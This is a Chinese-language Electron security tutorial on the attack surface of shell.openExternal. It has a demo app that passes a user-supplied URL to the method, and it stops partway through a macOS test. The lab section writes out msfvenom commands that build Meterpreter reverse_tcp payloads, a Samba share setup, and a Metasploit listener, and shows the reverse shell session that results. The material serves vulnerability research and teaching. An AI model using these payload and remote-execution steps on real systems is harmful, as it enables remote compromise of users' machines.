Electron Security

shell.openExternal

NOP Team

shell.openExternal | Electron 安全

0x01 简介

`shell.openExternal` 是 `shell` 模块的一个方法，允许使用操作系统桌面原生程序打开一个 URI

```
shell.openExternal(url[, options])
```

options

- activate

  MacOS独有，设置为 true 会将打开的应用程序置于前台

- workingDirectory

  Window独有，设置工作目录

- logUsage

  Window独有，指示用户启动的启动，可跟踪常用程序和其他行为

如果大家用过 `open xxx` 这类命令就很容易理解 `shell.openExternal` ，open 后面跟的 URI 文件的是什么类型就用解析对应类型的程序打开该文件， `shell.openExternal` 就是这个意思

所以 `shell.openExternal` 经常被用来在用户浏览器里打开网页，而不是在程序中直接渲染网页，但是如果 `url` 参数是攻击者可以控制的，那么到底会执行什么，用什么来执行就取决于系统绑定情况了

0x02 效果展示

我们假设让用户输入一个 url ，之后传递给主进程，让主进程使用 `shell.openExternal` 打开

主进程 `main.js`

```
// Modules to control application life and create native browser window
```


```
const { app, BrowserWindow, ipcMain, shell } = require('electron')
const path = require('node:path')

function createWindow () {
  // Create the browser window.
  const mainWindow = new BrowserWindow({
    width: 1400,
    height: 800,
    webPreferences: {
      preload: path.join(__dirname, 'preload.js')
    }
  })

  // and load the index.html of the app.
  mainWindow.loadFile('index.html')

  // Open the DevTools.
  mainWindow.webContents.openDevTools()
}

app.whenReady().then(() => {
  createWindow()

  ipcMain.handle('open-url', (event, url) => {
    // 使用shell.openExternal打开网址
    shell.openExternal(url);
  });

  app.on('activate', function () {
    if (BrowserWindow.getAllWindows().length === 0) createWindow()
  })
})

app.on('window-all-closed', function () {
  if (process.platform !== 'darwin') app.quit()
})
```

渲染页面 `index.html`


```
<!DOCTYPE html>
<html>
<head>
  <title>Open URL Experiment</title>
</head>
<body>
  <input type="text" id="urlInput" placeholder="Enter a URL">
  <button id="openButton">Open in Browser</button>

  <script>
    document.getElementById('openButton').addEventListener('click',
function() {
      const url = document.getElementById('urlInput').value;
      if (url) {
        // console.log(url)
        // 发送网址到主进程
        window.myAPI.open_url(url);
      } else {
        alert('Please enter a valid URL');
      }
    });
  </script>
</body>
</html>
```

预加载脚本 `preload.js`

```
const { contextBridge, ipcRenderer } = require('electron')

contextBridge.exposeInMainWorld('myAPI', {
   open_url: (url) => {
    //  console.log(url)
     ipcRenderer.invoke('open-url', url)
   }
})
```



在输入框中输入 `https://www.baidu.com/` 并点击 `Open in Browser` 按钮




成功在浏览器中打开 `https://www.baidu.com/`

0x03 攻击面介绍

`shell.openExternal` 的攻击面主要在于攻击者如果能够控制 `url` 参数内容，可能会执行一些其他的结果

1. 打开可执行文件


Windows 11




直接输入二进制可执行文件地址可以直接执行二进制可执行文件，但是不支持传递参数

在 Windows 中，路径后加上 `?xxxx` 是不会影响定位文件的，但是后面的参数也没有传递给要执行的文件

MacOS 13.6



Deepin Linux



当传递二进制可执行文件的地址给 `url` 参数时，Windows 和 MacOS 平台都是直接运行二进制可执行文件，而 Linux 默认不会执行

由于无法传递参数，这导致直接打开二进制程序这事变得有些鸡肋，杀伤力小了很多，测试了一些在文件名、路径名等地方进行命令执行的方式，也不是很奏效

2. 远程文件

如果执行本地文件，那就只能先把恶意文件上传到目标电脑上，但 Electron 使用者大部分都是终端，也没有开放什么 web 服务之类的，上传到电脑上并且知道路径并不容易，于是大家开始思考，是否可以远程执行文件


远程文件执行主要以 `smb` 、 `ftp` 、 `sftp` 、 `webdiv` 、 `webdavs` 等协议为主，建议大家查看参考文档详细了解，接下来就以 `smb` 协议为例

Windows 11

Windows 可以通过 SMB 协议远程加载文件进行执行

```
shell.openExternal('\\\\live.sysinternals.com\\tools\\procmon.exe');
```

我们尝试在 Windows 程序中测试



确实可以远程加载文件执行，只不过会有提示，这就是考验用户安全意识的时候了，相信企业不会想把安全右移到用户侧的

我们拿 `MSF` 试一下

```
┌──(join㉿kali)-[/var/www/html]
└─$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.31.83 lport=4444 -f exe -o test.exe
[sudo] password for join:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: test.exe

┌──(join㉿kali)-[/var/www/html]
└─$ ls -al test.exe
-rw-r--r-- 1 root root 7168 May  7 00:26 test.exe
```

创建 `smb` 临时目录

```
┌──(join㉿kali)-[/var/www/html]
└─$ mkdir /tmp/smb

┌──(join㉿kali)-[/var/www/html]
└─$ sudo chmod -R 777 /tmp/smb

┌──(join㉿kali)-[/var/www/html]
└─$ ls
index.html  index.nginx-debian.html  test.exe

┌──(join㉿kali)-[/var/www/html]
└─$ cp test.exe /tmp/smb

┌──(join㉿kali)-[/var/www/html]
└─$ cd /tmp/smb

┌──(join㉿kali)-[/tmp/smb]
└─$ ls
test.exe

┌──(join㉿kali)-[/tmp/smb]
└─$
```

修改 `samba` 服务配置文件，添加我们的共享信息

```
┌──(join㉿kali)-[/tmp/smb]
└─$ tail /etc/samba/smb.conf
# Please note that you also need to set appropriate Unix permissions
# to the drivers directory for these users to have write rights in it
;   write list = root, @lpadmin

[public]
   path = /tmp/smb/
   guest ok = yes
   read only = yes
   browseable = yes
   public = yes

┌──(join㉿kali)-[/tmp/smb]
└─$
```


启动/重启 `samba` 服务

```
┌──(join㉿kali)-[/tmp/smb]
└─$ sudo service smbd restart

┌──(join㉿kali)-[/tmp/smb]
└─$
```


开启 `MSF` 监听

```
┌──(join㉿kali)-[~]
└─$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.31.83
lhost => 192.168.31.83
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.31.83:4444
```

在程序侧输入 `\\192.168.31.83\public\test.exe`



点击按钮测试



模拟用户安全意思薄弱，点击了运行

```
┌──(join㉿kali)-[~]
└─$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.31.83
lhost => 192.168.31.83
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.31.83:4444
[*] Sending stage (201798 bytes) to 192.168.31.216
[*] Meterpreter session 1 opened (192.168.31.83:4444 -> 192.168.31.216:52220) at 2024-05-07 00:48:22
-0400

meterpreter > getuid
Server username: Windows-11\join
meterpreter >
```


成功获取到 `shell`

MacOS 13.6


```
┌──(join㉿kali)-[/tmp/smb]
└─$ msfvenom -p osx/x64/meterpreter/reverse_tcp lhost=192.168.31.83 lport=4445 -f macho -o mactest.app
[-] No platform was selected, choosing Msf::Module::Platform::OSX from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 168 bytes
Final size of macho file: 17204 bytes
Saved as: mactest.app

┌──(join㉿kali)-[/tmp/smb]
└─$
```

点击按钮

